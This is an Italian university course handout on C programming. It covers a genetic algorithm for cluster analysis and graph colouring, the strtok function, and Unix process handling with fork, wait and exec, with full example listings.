Per *datigrezzi* vengono riservati adesso 40000 bytes che dovrebbero essere sufficienti per $|X| = 100$ e 10 colonne di dati più la colonna dei nomi.

Titoli è un vettore di stringhe che contiene i titoli della tabella: nel nostro esempio dei quindici comuni avremo quindi *Titoli[0]="comuni"*, *Titoli[1]="ab./1000"*, ecc.

Organizzazione dei dati sul file e lettura

Se una riga contiene un #, il resto della riga (compreso il #) viene eliminato all'inizio di **raccoglidati**. In questo modo possiamo inserire commenti in un file di dati nello stesso modo come nei programmi per la shell o in Perl. La funzione **eliminacommenti** utilizza ancora lo strumento **strchr** del C:

```
static void eliminacommenti()
{char *D,*E;
for (D=datigrezzi;;) {D=strchr(D,'#'); if (D==0) return;
E=strchr(D,'\n'); for (;D< E;D++) *D=' '; D++;}}
```

Come si vede la funzione sostituisce tutti i caratteri tra un # e la fine della riga con caratteri spazio, i quali verranno poi saltati nel proseguimento dell'elaborazione.

Dobbiamo inoltre adesso indicare nella prima riga del file (prima anche di eventuali commenti) i titoli delle colonne, compresa la colonna corrispondente al nome, nel seguente formato per il nostro esempio:

```
comuni ab./1000 alt./m d-mare/km sup./kmq
```

Da questa riga oltre ai titoli viene anche calcolato il valore di *dim* (*maxdim* fissa solo il limite che *dim* non deve superare). Ciò avviene nella funzione **raccoglidati**, di cui diamo la versione completa finale:

```
static void raccoglidati()
{int k,j,p; char *D,*E,*F;
eliminacommenti();
```

Rileviamo i titoli e il valore di *dim*:

```
for (D=datigrezzi,E=strchr(D,'\n'),k=0;;k++)
{p=strspn(D," "); D+=p; if (D> =E) break;
F=strpbrk(D," \n"); *F=0; Titoli[k]=D; D=F+1;}
dim=k-1;
```

Si osservi che il *break* avviene quando *D* arriva alla fine della riga. Adesso raccogliamo i dati; il procedimento è più o meno quello visto sulle pagg. 66-67, solo che adesso non conosciamo ancora *cardX* che infatti verrà calcolato insieme alla raccolta dei dati. All'inizio saltiamo spazi e ritorni a capo; usciamo dal *for* esterno quando non troviamo più un carattere ':' che identifica le voci elencate.

```
for (k=0;k< maxcardX;k++)
{p=strspn(D," \n"); D+=p; E=strchr(D,':');
if (E==0) goto fine;
*E=0; X[k].Nome=D; D=E+1;
for (j=0;j< dim;j++) {p=strspn(D," \n"); D+=p;
E=strpbrk(D," \n"); *E=0; X[k].a[j]=atof(D); D=E+1;}}
fine: cardX=k;}
```

Visualizzazione della partizione migliore

La funzione **visualizza** viene chiamata (ogni dieci generazioni) da **ottimizzazione** da cui riceve come argomento *t* il numero delle generazioni.

Vengono prima visualizzati il valore di *t* e il rendimento, cioè il valore *g(P)* per la partizione migliore *P*, poi i singoli gruppi di quella partizione. Per far andare avanti il programma per molte generazioni è sufficiente tener premuto il tasto invio; per uscire dalla cluster analysis bisogna rispondere *no*, quando il programma chiede se vogliamo continuare.

```
static int visualizza (int t)
{char a[100]; partizione *P=Puntatori[0]; int k,j;
printf("\nGenerazione %d, Rendimento %.2f:\n",t,P->rendimento);
for (k=0;k< classi;k++) {printf("\nGruppo %d: ",k+1);
for (j=0;j< cardX;j++) if (P->colori[j]==k) printf("%s ",X[j].Nome);}
printf("\n\nVuoi continuare? "); input(a,40);
if (us(a,"no")) return 0; return 1;}
```

Elementi nuovi, mutazioni e incroci

Vedremo adesso che il vero algoritmo genetico, cioè la creazione di nuovi elementi, le mutazioni e gli incroci, il calcolo della graduatoria, sono molto più semplici da programmare della lettura dei dati e dell'interfaccia.

In altre applicazioni degli algoritmi genetici può invece essere necessario uno studio accurato del problema, soprattutto per trovare modalità efficienti per gli incroci.

Ogni individuo della popolazione nel nostro caso è una partizione. Per poter effettuare gli scambi richiesti da **quicksort** senza grandi spostamenti in memoria, utilizziamo puntatori alle partizioni che vengono impostati dalla seguente funzione; ricordiamo (da pag. 60) che alla fine dobbiamo aggiungere un puntatore 0.

```
static void impostapuntatori()
{int k;
for (k=0;k< 40;k++) Puntatori[k]=&partizioni[k]; Puntatori[k]=0;}
```

Per la creazione di nuove partizioni usiamo l'istruzione *nuovi(a,b);* (*nuovi(0,39);* all'inizio del programma e *nuovi(30,39);* in ogni passaggio per sostituire in maniera casuale le dieci partizioni ultime in classifica) che definisce in modo casuale le partizioni **Puntatori[a],...,*Puntatori[b]*.

```
static void nuovi (int a, int b)
{int k,j;
for (k=a;k< =b;k++) for (j=0;j< cardX;j++)
Puntatori[k]→colori[j]=dado(classi)-1;}
```

Per le mutazioni usiamo

```
static void mutazioni()
{int k,i,m; partizione p,*P;
for (k=0;k< 40;k++) {P=Puntatori[k]; p=*P; m=cardX/dado(4);
for (i=0;i< cardX;i++) if (dado(m)==1) p.colori[i]=dado(classi)-1;
p.rendimento=g(&p); if (migliore(&p,P)) *P=p;}}
```

Assumiamo che, con *cardX=15*, in *m=cardX/dado(4)* il risultato di *dado(4)* sia 1; allora *m=15*, perciò nella riga successiva in media si avrà una mutazione nei colori assegnati dalla partizione; se invece il risultato di *dado(4)* è 2, allora *m=7* e per ogni classi ci sarà una probabilità di $\frac{1}{7}$ per una mutazione, in media ci saranno quindi $\frac{15}{7}$ mutazioni. Se *dado(4)* è 3, ci sarà una probabilità di $\frac{1}{5}$ per una mutazione, se *dado(4)* è 4, una probabilità di $\frac{1}{3}$.

L'ultima riga applica il metodo spartano (pag. 58). **P* è la partizione originale, *p* quella nuova; di essa calcoliamo il rendimento: se è migliore dell'originale, lo sostituisce, altrimenti viene scartata. Definiremo la funzione **migliore** in modo tale che i suoi due argomenti debbano essere puntatori, per questa ragione il primo argomento è *&p* (il puntatore a *p*).

Gli incroci tra partizioni sono molto semplici. Incrociamo la prima partizione della graduatoria (**Puntatori[0]*) con la seconda, la terza con la quarta e così via (*k+=2* nel primo *for*). Per ogni classe con una probabilità di $\frac{1}{2}$ (come espresso dalla condizione *if (dado(2)==1)*) avviene uno scambio tra le due partizioni. Anche qui applichiamo il metodo spartano.

```
static void incroci()
{int k,i,c; partizione p,q,*P,*Q;
for (k=0;k< 38;k+=2)
    {P=Puntatori[k]; p=*P; Q=Puntatori[k+1]; q=*Q;
for (i=0;i< cardX;i++) if (dado(2)==1)
{c=p.colori[i]; p.colori[i]=q.colori[i]; q.colori[i]=c;}
p.rendimento=g(&p); q.rendimento=g(&q);
if((migliore(&p,P)&&migliore(&p,Q))||
    (migliore(&q,P)&&migliore(&q,Q)))
{*P=p; *Q=q;}}}
```

La costruzione della graduatoria

Questa è l'ultima, facile parte dell'algoritmo.

In **ottimizzazione** all'inizio di ogni ciclo vengono chiamate le funzioni **calcolarendimenti** e **ordina**:

```
static void calcolarendimenti()
{int k;
for (k=0;k< 40;k++) Puntatori[k]→rendimento=g(Puntatori[k]);}

static void ordina()
{quicksort(Puntatori,migliore);}
```

con

```
static int migliore (partizione *A, partizione *B)
{return (A→rendimento< B→rendimento);}
```

Si ricordi l'osservazione importante a pag. 58: non bisogna ricalcolare il rendimento in ogni confronto di **quicksort**, ma una volta sola prima dell'esecuzione dell'ordinamento. Per questa ragione i rendimenti vengono calcolati e memorizzati nella componente *.rendimento* delle partizioni e la funzione **migliore** confronta semplicemente questi valori; si avrebbe un notevole rallentamento dell'algoritmo se in essa avessimo invece scritto *return (g(A)< g(B));*.

A questo punto il programma è completo; il listato si trova a pag. 73.

Incroci tra più di due individui

Potremmo anche incrociare i primi quattro individui tra di loro, poi i secondi quattro, ecc., nel modo seguente. Elenchiamo le 24 permutazioni di 1,2,3,4 in un ordine fisso: $\sigma_1, \ldots, \sigma_{24}$. I quattro oggetti da incrociare siano codificati come segue:

$$a_1 = (a_{10}, a_{11}, a_{12}, \ldots)$$
$$a_2 = (a_{20}, a_{21}, a_{22}, \ldots)$$
$$a_3 = (a_{30}, a_{31}, a_{32}, \ldots)$$
$$a_4 = (a_{40}, a_{41}, a_{42}, \ldots)$$

Gli oggetti ottenuti mediante gli incroci saranno codificati nel modo seguente:

$$b_1 = (b_{10}, b_{11}, b_{12}, \ldots)$$
$$b_2 = (b_{20}, b_{21}, b_{22}, \ldots)$$
$$b_3 = (b_{30}, b_{31}, b_{32}, \ldots)$$
$$b_4 = (b_{40}, b_{41}, b_{42}, \ldots)$$

Adesso scegliamo a caso una delle 24 permutazioni, ad esempio $\tau_0 = \sigma_{\text{dado}(24)}$ e definiamo

$$b_{10} = a_{\tau_0(1)0}$$
$$b_{20} = a_{\tau_0(2)0}$$
$$b_{30} = a_{\tau_0(3)0}$$
$$b_{40} = a_{\tau_0(4)0}$$


Mediante un'altra permutazione casuale τ_1 troviamo le componenti $b_{11}, b_{21}, b_{31}, b_{41}$ ecc. Abbiamo usato lo stesso metodo, ma per incroci tra due soli individui, nella funzione **incroci** per i comuni.

Anche qui bisogna applicare il metodo spartano. Per quattro individui ciò significa che se uno degli incroci è migliore di tutti e quattro gli originali, i quattro incroci sostituiscono gli originali; altrimenti gli originali rimangono e gli incroci vengono scartati.

Nel caso generale le componenti che qui vengono scambiate possono consistere di più unità che nelle mutazioni possono essere cambiate separatamente. Infatti, come abbiamo già osservato, bisogna per ogni problema individuare componenti adatte affinché gli incroci abbiano senso.

Un problema di colorazione

Per il teorema dei quattro colori, dimostrato soltanto nel 1976 da Appel e Haken e con l'uso del calcolatore, i vertici di ogni grafo piano come quello nella figura possono essere colorati in modo che vertici connessi non abbiano mai lo stesso colore. Due colori sicuramente non sono sufficienti, perché se per esempio coloriamo H di bianco, dobbiamo colorare A di nero e quindi F di bianco, ma anche H, che è connesso con F, è colorato di bianco. Con un semplice algoritmo genetico troviamo dopo pochissime iterazioni una soluzione con tre colori, ad es. A=0, B=2, C=1, D=0, E=2, F=1, G=0, H=2. Per una partizione P dobbiamo minimizzare il numero $g(P)$ degli errori, cioè degli spigoli che collegano punti colorati con lo stesso colore.




```
// tre-colori.c
# include "alfa.h"

enum {A,B,C,D,E,F,G,H};

typedef struct {int colori[8]; int rendimento;} partizione;

static void calcolarendimenti(), impostapuntatori(), incroci(),
mutazioni(), nuovi(), ordina();
static int migliore(), visualizza();
static int g();

static int vicini[][2]={{A,B},{A,F},{A,H},{B,C},{B,D},{B,F},
{C,D},{D,E},{D,F},{E,F},{E,G},{F,G},{F,H},{G,H},{-1,-1}};
static char *nomivertici[8]={"A","B","C","D","E","F","G","H"};
static partizione partizioni[40],*Puntatori[41];
//////////////////////////////////////////////
void trecolori ()
{int t,dt=1,ancora;
impostacasuali(); impostapuntatori(); nuovi(0,39);
for (t=1,ancora=1;ancora;t++) {calcolarendimenti(); ordina();
if (t%dt==0) ancora=visualizza(t);
nuovi(30,39); incroci(); mutazioni();}}

/////////////////////////////////////////////
static void calcolarendimenti()
{int k;
for (k=0;k< 40;k++) Puntatori[k]→rendimento=g(Puntatori[k]);}

static void impostapuntatori()
{int k;
for (k=0;k< 40;k++) Puntatori[k]=&partizioni[k]; Puntatori[k]=0;}

static void incroci()
{int k,i,c; partizione p,q,*P,*Q;
for (k=0;k< 38;k+=2) {P=Puntatori[k]; p=*P; Q=Puntatori[k+1]; q=*Q;
for (i=0;i< 8;i++) if (dado(2)==1)
{c=p.colori[i]; p.colori[i]=q.colori[i]; q.colori[i]=c;}
p.rendimento=g(&p); q.rendimento=g(&q);
if ((migliore(&p,P)&&migliore(&p,Q))||(migliore(&q,P)&&migliore(&q,Q)))
{*P=p; *Q=q;}}}

static void mutazioni()
{int k,i; partizione p,*P;
for (k=0;k< 40;k++) {P=Puntatori[k]; p=*P;
for (i=0;i< 8;i++) if (dado(8)==1) p.colori[i]=dado(3)-1;
p.rendimento=g(&p); if (migliore(&p,P)) *P=p;}}

static void nuovi (int a, int b)
{int k,i;
for (k=a;k< =b;k++) for (i=0;i< 8;i++)
Puntatori[k]→colori[i]=dado(3)-1;}

static void ordina()
{quicksort(Puntatori,migliore);}

static int migliore (partizione *A, partizione *B)
{return (A→rendimento< B→rendimento);}

static int visualizza (int t)
{char a[100]; partizione *P=Puntatori[0]; int i;
printf("\nGenerazione %d, Rendimento %d:\n",t,P→rendimento);
for (i=0;i< 8;i++) printf("\n%s %d",nomivertici[i],P→colori[i]);
printf("\n\nVuoi continuare? "); input(a,40);
if (us(a,"no")) return 0; return 1;}

static int g (partizione *P)
{int k,errori,a,b;
for (k=0,errori=0;;k++) {a=vicini[k][0]; b=vicini[k][1]; if (a==-1) break;
errori+=(P→colori[a]==P→colori[b]);} return errori;}
```

strtok

char *strtok (char *A, const char *L);

La funzione **strtok** serve a separare una stringa in sottostringhe. È un po' difficile nell'applicazione e spesso si può usare un metodo apposito più trasparente (in modo simile alla tecnica che abbiamo usato nella funzione *raccoglidati* a pag. 67).

Anche qui la stringa L serve come contenitore di caratteri. Una caratteristica particolare di **strtok** è che viene chiamata di nuovo per ogni separazione, e ogni volta L può essere diversa.

La prima chiamata è della forma **strtok(A,L$_1$)** (dove A è la stringa da separare), le chiamate successive sono della forma **strtok(0,L$_2$)**, **strtok(0,L$_3$)**, ... Un primo esempio:

```
char a[]=",alfa, beta, , gamma delta , epsilon,",*A;
for (A=a;;A=0) {A=strtok(A,", "); if (A==0) break; puts(A);}
```

con output

```
alfa
beta
gamma
delta
epsilon
```

Un esempio di cambio del contenitore L nelle chiamate successive:

```
char a[]="alfa + beta, gamma+, +delta, +7";
A=strtok(a,"+ "); puts(A);
for (;;) {A=strtok(0,", "); if (A==0) break; puts(A);}
```

con output

```
alfa
+
beta
gamma+
+delta
+7
```

E queste sono le regole precise per l'utilizzo di **strtok**:

(1) La stringa che si vuole separare, viene <u>modificata</u> durante le operazioni! Perciò, se la si vuole utilizzare ancora con il valore originale, bisogna copiarla. **strtok** pone uguale a 0 i caratteri separatori contenuti in L, in modo molto simile come abbiamo fatto in *raccoglidati* per i quindici comuni. Nel nostro primo esempio la stringa *",alfa, beta, , gamma delta , epsilon,"* diventa *",alfa\0 beta\0 , gamma\0 delta\0 , epsilon\0"*; si vede che dappertutto, tranne la prima volta, il primo carattere del segmento che consiste di caratteri contenuti in L è stato sostituito da 0.

(2) **strtok** utilizza un puntatore interno P che viene cambiato in ogni chiamata e utilizzato nella chiamata successiva; essa restituisce inoltre ogni volta un altro puntatore E. La seguente funzione imita il comportamento di **strtok**:

```
char *strtoknostro (char *A, const char *L)
{char *E,*Q; static char *P=0;
E= A ? A: P? P:0; if (E==0) {P=0; return 0;}
E+=strspn(E,L); if (*E==0) {P=0; return 0;}
Q=strpbrk(E,L); if (Q) {*Q=0; P=Q+1;} else P=0; return E;}
```

La cosa importante è che P viene dichiarato di tipo *static*; ciò fa in modo che la funzione si ricordi del valore di P nelle varie chiamate (cfr. pag. 44). Si vede comunque che spesso sarà meglio programmare appositamente le operazioni, sia per aver un miglior controllo sia per eventualmente aggiungere altre funzionalità.

cluster.c

```
// cluster.c
# include "alfa.h"

# define maxdim 10
# define maxclassi 10
# define maxcardX 100

typedef struct {char *Nome; double a[maxdim];} dato;
typedef struct {int colori[maxcardX]; double rendimento;} partizione;

static void calcolarendimenti(), eliminacommenti(),
    impostapuntatori(), incroci(), mutazioni(), nuovi(), ordina(),
    ottimizzazione(), raccoglidati(), utente();
static int migliore(), visualizza();
static double g();

static int cardX,classi,dim;
static dato X[maxcardX];
static char datigrezzi[40000];
static char *Titoli[maxdim+1];
static partizione partizioni[40],*Puntatori[41];
//////////////////////////////////////////////
void comuni()
{dato x; int k,j; char *A,a[100];
sprintf(a,"Dati/"); printf("Nome del file: "); input(a+5,40);
if (caricafile(a,datigrezzi,39900)!=1) return;
printf("Numero delle classi: "); input(a,40); classi=atoi(a);
if (classi> maxclassi) return;
for (A=datigrezzi;*A;A++); *A='\n'; *(++A)=0; // sicurezza
raccoglidati();
printf("\n%-15s ",Titoli[0]);
for (j=1;j< =dim;j++) printf("%s ",Titoli[j]); printf("\n");
for (k=0;k< cardX;k++)
{x=X[k]; printf("\n%-15s ",x.Nome);
for (j=1;j< =dim;j++) printf("%*.0f ",strlen(Titoli[j]),x.a[j-1]);}
printf("\n"); ottimizzazione(); utente();}

/////////////////////////////////////////////
static void calcolarendimenti()
{int k;
for (k=0;k< 40;k++) Puntatori[k]→rendimento=g(Puntatori[k]);}

static void eliminacommenti()
{char *D,*E;
for (D=datigrezzi;;) {D=strchr(D,'#'); if (D==0) return;
E=strchr(D,'\n'); for (;D< E;D++) *D=' '; D++;}}

static void impostapuntatori()
{int k;
for (k=0;k< 40;k++) Puntatori[k]=&partizioni[k]; Puntatori[k]=0;}

static void incroci()
{int k,i,c; partizione p,q,*P,*Q;
for (k=0;k< 38;k+=2) {P=Puntatori[k]; p=*P; Q=Puntatori[k+1]; q=*Q;
for (i=0;i< cardX;i++) if (dado(2)==1)
{c=p.colori[i]; p.colori[i]=q.colori[i]; q.colori[i]=c;}
p.rendimento=g(&p); q.rendimento=g(&q);
if ((migliore(&p,P)&&migliore(&p,Q))||
    (migliore(&q,P)&&migliore(&q,Q)))
{*P=p; *Q=q;}}}

static void mutazioni()
{int k,i,m; partizione p,*P;
for (k=0;k< 40;k++) {P=Puntatori[k]; p=*P; m=cardX/dado(4);
for (i=0;i< cardX;i++) if (dado(m)==1) p.colori[i]=dado(classi)-1;
p.rendimento=g(&p); if (migliore(&p,P)) *P=p;}}

static void nuovi (int a, int b)
{int k,j;
for (k=a;k< =b;k++) for (j=0;j< cardX;j++)
Puntatori[k]→colori[j]=dado(classi)-1;}

static void ordina()
{quicksort(Puntatori,migliore);}

static void ottimizzazione()
{int t,dt=10,ancora;
impostacasuali(); impostapuntatori(); nuovi(0,39);
for (t=1,ancora=1;ancora;t++) {calcolarendimenti(); ordina();
if (t%dt==0) ancora=visualizza(t);
nuovi(30,39); incroci(); mutazioni();}}
```

(continuazione di cluster.c)

```
static void raccoglidati()
{int k,j,p; char *D,*E,*F;
eliminacommenti();
// Rileviamo titoli e dim:
for (D=datigrezzi,E=strchr(D,'\n'),k=0;;k++)
{p=strspn(D," "); D+=p; if (D> =E) break;
F=strpbrk(D," \n"); *F=0; Titoli[k]=D; D=F+1;}
dim=k-1; // Titolo[0] è una descrizione, ad es. comuni
// Raccogliamo i dati:
for (k=0;k< maxcardX;k++)
{p=strspn(D," \n"); D+=p; E=strchr(D,':');
if (E==0) goto fine;
*E=0; X[k].Nome=D; D=E+1;
for (j=0;j< dim;j++) {p=strspn(D," \n"); D+=p;
E=strpbrk(D," \n"); *E=0; X[k].a[j]=atof(D); D=E+1;}}
fine: cardX=k;}

static void utente()
{char a[40],*A,b[2]; partizione p; int i;
printf("Prova una partizione: "); input(a,15);
if (strlen(a)!=cardX) return; b[1]=0;
for (A=a,i=0;*A;A++,i++) {b[0]=*A; p.colori[i]=atoi(b)-1;}
printf("%.2f\n",g(&p));}

static int migliore (partizione *A, partizione *B)
{return (A→rendimento< B→rendimento);}

static int visualizza (int t)
{char a[100]; partizione *P=Puntatori[0]; int k,j;
printf("\nGenerazione %d, Rendimento %.2f:\n",t,P→rendimento);
for (k=0;k< classi;k++) {printf("\nGruppo %d: ",k+1);
for (j=0;j< cardX;j++) if (P→colori[j]==k) printf("%s ",X[j].Nome);}
printf("\n\nVuoi continuare? "); input(a,40);
if (us(a,"no")) return 0; return 1;}

static double g (partizione *P)
{int c[maxclassi],k,j,i;
double b[maxclassi][maxdim],delta[maxclassi],diff,val;
// c[k] è il numero degli elementi della k-esima classe
// b[k][j] è la j-esima componente del suo baricentro
// Calcoliamo il numero di elementi per ogni classe:
for (k=0;k< classi;k++) c[k]=0;
for (i=0;i< cardX;i++) c[P→colori[i]]++;
for (k=0;k< classi;k++) if (c[k]==0) return 10e20;
// Calcoliamo i baricentri:
for (k=0;k< classi;k++) for (j=0;j< dim;j++) b[k][j]=0;
for (i=0;i< cardX;i++) {k=P→colori[i];
for (j=0;j< dim;j++) b[k][j]+=X[i].a[j];}
for (k=0;k< classi;k++) for (j=0;j< dim;j++) b[k][j]/=c[k];
// Calcoliamo delta per ogni classe:
for (k=0;k< classi;k++) delta[k]=0;
for (i=0;i< cardX;i++) {k=P→colori[i];
for (j=0;j< dim;j++) {diff=X[i].a[j]-b[k][j]; delta[k]+=diff*diff;}}
// Calcoliamo il valore di g
for (val=0,k=0;k< classi;k++) val+=delta[k]; return val;}
```

A→b come abbreviazione di (*A).b

Abbiamo più volte usato la seguente abbreviazione del C: Sia *A* un puntatore a una struttura e *b* una componente di quella struttura. Allora invece di *(*A).b* si può scrivere A→b (la freccia naturalmente viene battuta come ->). Si usa spesso questa abbreviazione che rende anche più leggibile i programmi.

Libri di storia della matematica

C. Boyer: Storia della matematica.
Mondadori 2000, 730 p.

P. Odifreddi: La matematica del Novecento.
Einaudi 2000, 190p.

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 17 ◇ 27 Marzo 2001

Processi

Nel sistema operativo Unix (e quindi anche in Linux) l'esecuzione dei programmi è delegata a appositi contesti operativi, che si chiamano ***processi*** *e che vengono creati e cancellati secondo le necessità. Un processo può essere paragonato a un'unità operativa che in un'azienda viene istituita per lo svolgimento di un compito specifico; a questo fine l'unità viene formalmente creata, etichettata e registrata, le vengono forniti spazi e risorse e dati e mezzi di comunicazione. Quando l'unità non serve più, viene sciolta. Un processo può, durante la sua vita, eseguire più programmi; molti processi eseguono esattamente due programmi come vedremo.*

Quindi un processo non è un programma, ma un contesto predisposto per eseguire programmi.

Il fork

A parte *swapper*, *init* e pochi altri processi speciali, ogni processo nasce da un altro processo tramite clonazione che a sua volta può essere richiesta esclusivamente mediante un'istruzione *fork*. Quando un processo incontra questa istruzione, viene creato un altro processo che è una copia quasi identica del primo; il generatore viene detto *padre*, il nuovo processo generato *figlio*. In particolare vengono copiati i segmenti di memoria (contenenti il codice del programma, i dati e lo stack) assegnati al processo padre; il figlio riceve una copia di tutti le variabili amministrate dal padre al momento della clonazione con i loro valori e può accedere ai files aperti dal padre prima del *fork*. Le più importanti differenze tra padre e figlio sono: il figlio riceve un nuovo PID che lo distingue da tutti gli altri processi registrati; il PPID (*parent PID*) del figlio viene posto uguale al PID del padre; il tempo di attività del figlio viene posto uguale a zero; alcuni segnali ricevuti dal padre vengono cancellati o reinterpretati per il figlio.

Il figlio, avendo ricevuto anche una copia del codice macchina del programma, a partire dal *fork* esegue le stesse istruzioni del padre. Per fare in modo che i due processi eseguano operazioni diverse bisogna usare il risultato del *fork*; questa funzione infatti restituisce, se la clonazione è stata effettuata correttamente, al padre il PID del figlio (che è sempre positivo) e al figlio il valore 0; in caso di errore il processo figlio non viene creato e il padre riceve il risultato -1. Questo meccanismo viene illustrato dalla seguente funzione:

```
void provafork()
{pid_t figlio; int k;
figlio=fork();
if (figlio> 0) {printf("Sono il padre.\n");
printf("Il PID del figlio è %d.\n",figlio);}
else if (figlio==0) printf("Sono il figlio.\n");
printf("Ciao.\n");
printf("%d %d\n",getpid(),getppid());}
```

L'output sarà della forma

Sono il padre.
Sono il figlio.
Ciao.
1677 1676

Scelta: Il PID del figlio è 1677.
Ciao.
1676 1206

(si nota l'interferenza di una scelta richiesta dalla *main*). Vediamo che entrambi i rami dell'*if* sono stati eseguiti e che l'output del padre e quello del figlio sono stati mescolati in modo piuttosto casuale. Scopriamo anche che per terminare correttamente il programma, dobbiamo battere due volte *fine*. Infatti a partire dal *fork* i processi sono due e il resto del programma viene eseguito da entrambi i processi, cioè due volte, come si vede bene dal doppio *Ciao*. Talvolta uno dei due processi torna alla shell dopo il primo *fine*, ma con un *ps ax* ci accorgiamo che l'altro è ancora in vita (e spesso deve essere eliminato con un *kill*).

Questa settimana

74 Processi
Il fork
Il PID

75 exit e wait
Esecuzione in background
I comandi exec

76 Esempi di comandi exec
fork e exec
environ e getenv
Terminare un processo

77 Le funzioni matematiche del C
atan2
Funzione per determinare il tipo di un carattere

Il PID

Ogni processo è identificato da un numero, il suo **process identifier** o **PID**. Alla partenza del sistema entrano in azione il processo con PID 0, detto **swapper** o processo del kernel, che è responsabile del coordinamento degli altri processi (determina ad esempio quanti processi sono pronti per entrare in funzione, trasferisce nella memoria di lavoro un processo pronto per l'esecuzione, regola l'accesso alla CPU), e il processo con PID 1, detto **init**, che, come lo swapper, viene generato direttamente dal kernel e rimane sempre in vita e dal quale derivano (in linea diretta o indiretta) tutti i processi comuni (soprattutto quelli elencati nel file **/etc/inittab**).

Per vedere i processi attivi con i loro **PID** si può usare il comando **ps ax**; con **ps lax** si vede anche il **PPID** (parent PID, cioè il PID del padre) di ogni processo.

Dal programma PID e PPID possono essere ottenuti con le funzioni **getpid** e **getppid** che abbiamo usato nell'ultima riga di *provafork*.

I prototipi delle funzioni sono:

pid_t fork(void);
pid_t getpid(void);
pid_t getppid(void);

A differenza dai programmi in C scritti nelle lezioni precedenti, il concetto di processo è legato a Unix e quindi anche le funzioni *fork*, *getpid*, *getppid*, *wait*, *pipe* ecc. normalmente non possono essere utilizzate sotto altri sistemi operativi. Fa parte già del ISO C invece la funzione *exit*.

exit e wait

Normalmente il processo figlio dopo l'*if* che segue il *fork* non torna a eseguire il programma del padre (altrimenti, come visto, le stesse istruzioni verrebbero eseguite due volte). Il figlio può, e questo è il caso più frequente, passare all'esecuzione di un altro programma mediante una delle istruzioni **exec** discusse su questa stessa pagina. Oppure, se il figlio deve solo assolvere un compito più semplice descritto direttamente all'interno del suo ramo, gli verrà chiesta la terminazione tramite un'istruzione *exit(0);* (0 qui significa una terminazione del processo senza indicazione di errore, e questo è il caso più usato).

Quando il processo incontra l'*exit*, viene sciolto e restituisce ad esempio la parte di memoria che gli era stata assegnata, inoltre vengono chiusi i files da esso aperto, rimangono però alcune sue tracce nelle tabelle del kernel (ad esempio il suo PID); si dice che il processo è diventato uno **zombie**. Cessa di esistere del tutto solo quando viene rilevato da un *wait* (o *waitpid*) o quando viene adottato dal processo con PID 1.

Il **wait** ha una funzione più importante di sincronizzazione tra padre e figlio: un *wait(0);* nelle istruzione del padre fa in modo che il padre aspetti l'*exit* di uno dei suoi figli; con *waitpid(100,0,0);* aspetta l'*exit* del processo con PID 100 (il secondo e il terzo argomento in genere non vengono usati), che comunque deve essere uno dei suoi figli. Esempio:

```
void provawait()
{pid_t figlio; int k;
figlio=fork();
if (figlio> 0) {printf("Sono il padre.\n");
printf("Il PID del figlio è %d.\n",figlio); wait(0);}
else if (figlio==0) {printf("Sono il figlio.\n"); exit(0);}
printf("Ciao.\n");
printf("%d %d\n",getpid(),getppid());}
```

con output

```
Sono il padre.
Sono il figlio.
Il PID del figlio è 2460.
Ciao.
2459 1206
```

Si vede che le ultime due istruzioni *printf* sono state eseguite solo dal padre. Per uscire dal programma è sufficiente battere *fine* una sola volta.

Esecuzione in background

Molti comandi della shell implicano un *fork*. Se dalla shell diamo ad esempio il comando *date*, il processo che sta eseguendo quella shell subisce un *fork*; il figlio per qualche istante continua ad eseguire la stessa shell del padre, poi passa a eseguire invece il programma *date*. Nella parte iniziale, in cui il figlio esegue ancora la shell, può avvenire la redirezione dell'output, ad esempio con *date > alfa*; il programma *date*, che viene eseguito successivamente, non si accorge che il suo output non va sullo schermo ma viene scritto nel file *alfa*.

A questo punto possiamo anche comprendere meglio la spiegazione dell'esecuzione in background di un comando della shell data a pag. 38. Normalmente, quando viene dato un comando della shell, il ramo del padre nell'*if* dopo il *fork* contiene un *wait*; il suffisso *&* non fa altro che togliere questo *wait* in modo che il processo padre continui ad eseguire la shell senza aspettare che il figlio finisca.

I comandi exec

I comandi *exec* sono sei comandi che si distinguono leggermente nella forma dei parametri, ma fanno tutti la stessa cosa, cioè fanno in modo che il processo in cui vengono chiamati esegua un nuovo programma al posto di quello che stava eseguendo. Nella maggior parte dei casi la chiamata di un comando *exec* è preceduta da un *fork*, in modo che uno dei due processi continui ad eseguire il vecchio programma. Il comando **system** visto a pag. 45 può essere considerato una versione particolare dei comandi *exec*, come vedremo.

I nomi dei comandi *exec* iniziano tutti con *exec* e terminano nei seguenti suffissi che in parte possono essere combinati:

- l lista di argomenti
- v vettore di argomenti
- p si tiene conto della variabile *PATH*
- e si cambia ambiente (*environment*)

Le combinazioni possibili sono *l, lp, v, vp, le, ve*; quindi i sei comandi *exec* sono *execl, execlp, execv, execvp, execle* ed *execve*, con i prototipi


```
int execl (const char*, const char*, ..., 0);
int execlp (const char*, const char*, ..., 0);
int execv (const char*, char **);
int execvp (const char*, char**);
int execle (const char*, const char*, ..., 0);
int execve (const char*, char**, char**);
```

Si noti che nei tre comandi che contengono la *l* la lista degli argomenti deve essere chiusa con il puntatore 0, perché il numero degli argomenti non è noto in anticipo.

La differenza tra i comandi con e senza la *p* è che nei comandi senza la *p* il primo argomento deve essere sempre il nome completo del programma da eseguire, ad es. *"/usr/X11R6/bin/xv"*, nei comandi con la *p* viene usata il *PATH* e il primo argomento viene considerato come nome assoluto o relativo del programma, se la stringa contiene un carattere *'/'*, altrimenti come un nome da cercare nelle cartelle elencate nella variabile *PATH*. Quindi se nel *PATH* è contenuta la directory */usr/X11R6/bin* (o un link ad essa), allora come primo argomento in *execlp* e *execvp* possiamo anche usare solo *"xv"*.

Il secondo parametro nei comandi con la *l* oppure il primo elemento del vettore di argomenti nei comandi con la *v* deve essere ancora il nome del programma, ma senza indicazione del cammino. A questo segue (direttamente nell'istruzione di chiamata nei comandi con la *l*, e invece nel vettore di argomenti nei comandi con la *v*) l'elenco degli argomenti del programma da eseguire (quando ce ne sono), concluso da 0. Nei comandi con la *e*, che non trattiamo, adesso segue il nuovo ambiente in cui si vuole adoperare il processo.

